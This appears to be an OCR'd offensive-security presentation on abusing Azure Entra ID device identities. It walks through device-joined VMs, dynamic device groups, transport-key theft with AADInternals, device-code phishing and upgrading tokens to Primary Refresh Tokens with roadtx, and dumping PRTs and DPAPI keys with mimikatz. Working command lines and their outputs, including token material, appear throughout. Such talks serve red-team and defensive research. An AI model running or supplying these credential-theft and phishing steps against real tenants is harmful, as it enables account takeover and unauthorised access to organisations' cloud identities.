
- Device based abused :)






https://learn.microsoft.com/en-us/entra/identity/devices/howto-vm-sign-in-azure-ad-windows

DEVICE JOINED ENTRA ID!



PORTAL VIEW




These persist after VM deletion!

DYNAMIC DEVICE GROUPS

- **Similar concept as <u>known</u> dynamic group abuse for users.**

Example:
(device.displayName -startsWith “AVD”)



FUN FACT: NO AAD LOGIN EXTENSION REQUIRED

- Add a managed identity to the VM
- Update registry
- dsregcmd /AzureSecureVMJoin /debug (/MdmId {MDM_ID})

Key	Value
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\CDJ\AzureVmComputeMetadataEndpoint	http://169.254.169.254/metadata/instance/compute
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\CDJ\AzureVmTenantIdEndpoint	http://169.254.169.254/metadata/identity/info
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\CDJ\AzureVmMsiTokenEndpoint	http://169.254.169.254/metadata/identity/oauth2/token

https://akingscote.co.uk/posts/microsoft-azure-cross-tenant-vm-domain-join/

PHISHING

EVIL VM

As sub owner we can make VMs:

- AAD Joined
- No TPM protections
- Access to local admin

Means we can steal device identity pub + priv key!

https://aadinternals.com/post/deviceidentity/


```
PS C:\Users\guestguest> Export-AADIntLocalDeviceTransportKey
WARNING: Running as LOCAL SYSTEM. You MUST restart PowerShell to restore GuestInsecureVM\guestguest
Transport key exported to 3c592aac-d4ff-45b2-9b4d-cf50ded41325_tk.pem
PS C:\Users\guestguest> dir


    Directory: C:\Users\guestguest


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/19/2024   5:30 PM                .azure
d-r---        11/19/2024   7:03 AM                3D Objects
d-----        11/22/2024   1:20 AM                AADInternals-master
d-r---        11/19/2024   7:03 AM                Contacts
d-r---        11/21/2024   9:44 PM                Desktop
d-r---        11/21/2024   9:34 PM                Documents
d-r---        11/19/2024   7:42 AM                Downloads
d-r---        11/19/2024   7:03 AM                Favorites
d-r---        11/19/2024   7:03 AM                Links
d-r---        11/19/2024   7:03 AM                Music
d-r---        11/19/2024   7:03 AM                OneDrive
d-r---        11/19/2024   7:03 AM                Pictures
d-r---        11/19/2024   7:03 AM                Saved Games
d-r---        11/19/2024   7:03 AM                Searches
d-r---        11/19/2024   7:03 AM                Videos
-a----        11/22/2024   1:21 AM           2524 3c592aac-d4ff-45b2-9b4d-cf50ded41325.pfx
-a----        11/22/2024   1:21 AM           1708 3c592aac-d4ff-45b2-9b4d-cf50ded41325_tk.pem
-a----        11/22/2024   1:20 AM        1846300 master.zip


PS C:\Users\guestguest>
```

DEVICE CODE PHISH



Having a joined device with local admin opens up a known phishing attack:

https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens/

DEVICE CODE PHISH

Step 1 - Phish for refresh token


```
smaxwellstewart@L-MM9Q1C37FL ~ % roadtx gettokens --device-code  -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r https://enrollment.manage.microsoft
.com/
Requesting token for resource https://enrollment.manage.microsoft.com/
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code L33DRNFWP to authenticate.
Tokens were written to .roadtools_auth
```

Step 2 - Upgrade refresh token to PRT

```
smaxwellstewart@L-MM9Q1C37FL ~ % roadtx prt --refresh-token file --cert-pfx $CERT_FILE -tk $TK_FILE
Obtained PRT: 1.AbcALRTmQyMsFkOpyE6dL8J_2J
pPRQHOLTdeC96XynxFrflVZGZdPSVh5KSBwo1He0s7
cuxPu196seRwzGklxjy8ndwLwjaapwoVLcQwCbnF6v
_RQ-7400On9ggLn1BXtJv1K2_fb3nqfNRUEGpcpRd-
eLp0ozBfj-sLLCOQWM6JjrSUkUmGZuHG7nCkJZGKyQ
dZoWpnH-WmEJc6285tk9jN8-3V4cznEixrsEPEF1nP
7dTT76ig-gKe-pIlODw1ShXKvvAj-wwzwdYMo9X09Q
Qdppj54cyvNVP9-JUcXD71CDZMLkuSPydMl7inZfGp
xrCanJOEpGDOxTz
Obtained session key: 2bd110af370323073a5a
Saved PRT to roadtx.prt
smaxwellstewart@L-MM9Q1C37FL ~ %
```

PASS THE PRT

Non-traditional phish, if we can we get an admin to login to the VM?



"SECURE" METHOD TO RDP VIA ENTRA ID

Bastion provides a secure way to RDP:

az network bastion rdp

--name VM5-vnet-bastion
--resource-group VM5_group
--target-resource-id /subscriptions/{sub_id}/resourceGroups/{rg_id}/providers/Microsoft.Compute/virtualMachines/{vm_id}
--auth-type AAD

OR old fashioned way:

https://akingscote.co.uk/posts/microsoft-azure-cross-tenant-vm-domain-join/

MIMIKATZ WAY

```
Authentication Id : 0 ; 14769199 (00000000:00e15c2f)
Session           : RemoteInteractive from 3
User Name         : EmperorPalpatine
Domain            : AzureAD
Logon Server      : (null)
Logon Time        : 6/6/2025 5:04:46 PM
SID               : S-1-12-1-3465511305-11400717[redacted]
        cloudap :
             Cachedir : 2fc0e0a6767e1319f0813462e14aef90a5dd8e85fea9c795e62c7b06b5ccb3c3
             Key GUID : {1c84fb0e-4f0b-4a85-81de-f698ae7f5bdc}
             PRT      : {"Version":3, "UserInfo":{"Version":2, "UniqueId":"ce8f8189-1d[redacted]", "Prima
rySid":"S-1-12-1-3465511305-114007[redacted]2", "GroupSids":["S-1-12-1-289846095-1089428261-2305306298-52
4768872"], "DisplayName":"Emperor Palpatine", "FirstName":"Emperor", "LastName":"Palpatine", "Identity":"emperor_palpati
ne@hothindustries.onmicrosoft.com", "PasswordChangeUrl":"https:\/\/portal.microsoftonline.com\/ChangePassword.aspx", "Pa
sswordExpiryTimeLow":3583418367, "PasswordExpiryTimeHigh":2147483446, "PublicInfoPublicKeyType":0, "Flags":1}, "Prt":"MS
5BYmNBTFJUbVF5TXNGa09weUU2ZEw4Sl8ySWM3cWpodG9CZElzblY2TVdtSTJUdjhBUEczQUEuQWdBQkF3RUFBQUJWclNwZXVXYW1SYW0yakFGMVhSUUVBd0
RzX3dVQTlQX29rdktnVnpTdEQ5UmsxdTFxajZSempmVzVUZENGdG40NFNQTXBUY0oyY3pXdkNnS0sxdEVmaTNlR2k0U2ZvaDdhS1JBQW9EcnJlUElWQTJqaX
```

```
mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAD[redacted]
AAAQAAIAAAAN61gzLGgnTQwh3RYkPy7bNxfCZLX99RiRjDYOUsuoSwAAAAAA6AAAAAAgAAIAAAACz_xkY[redacted]
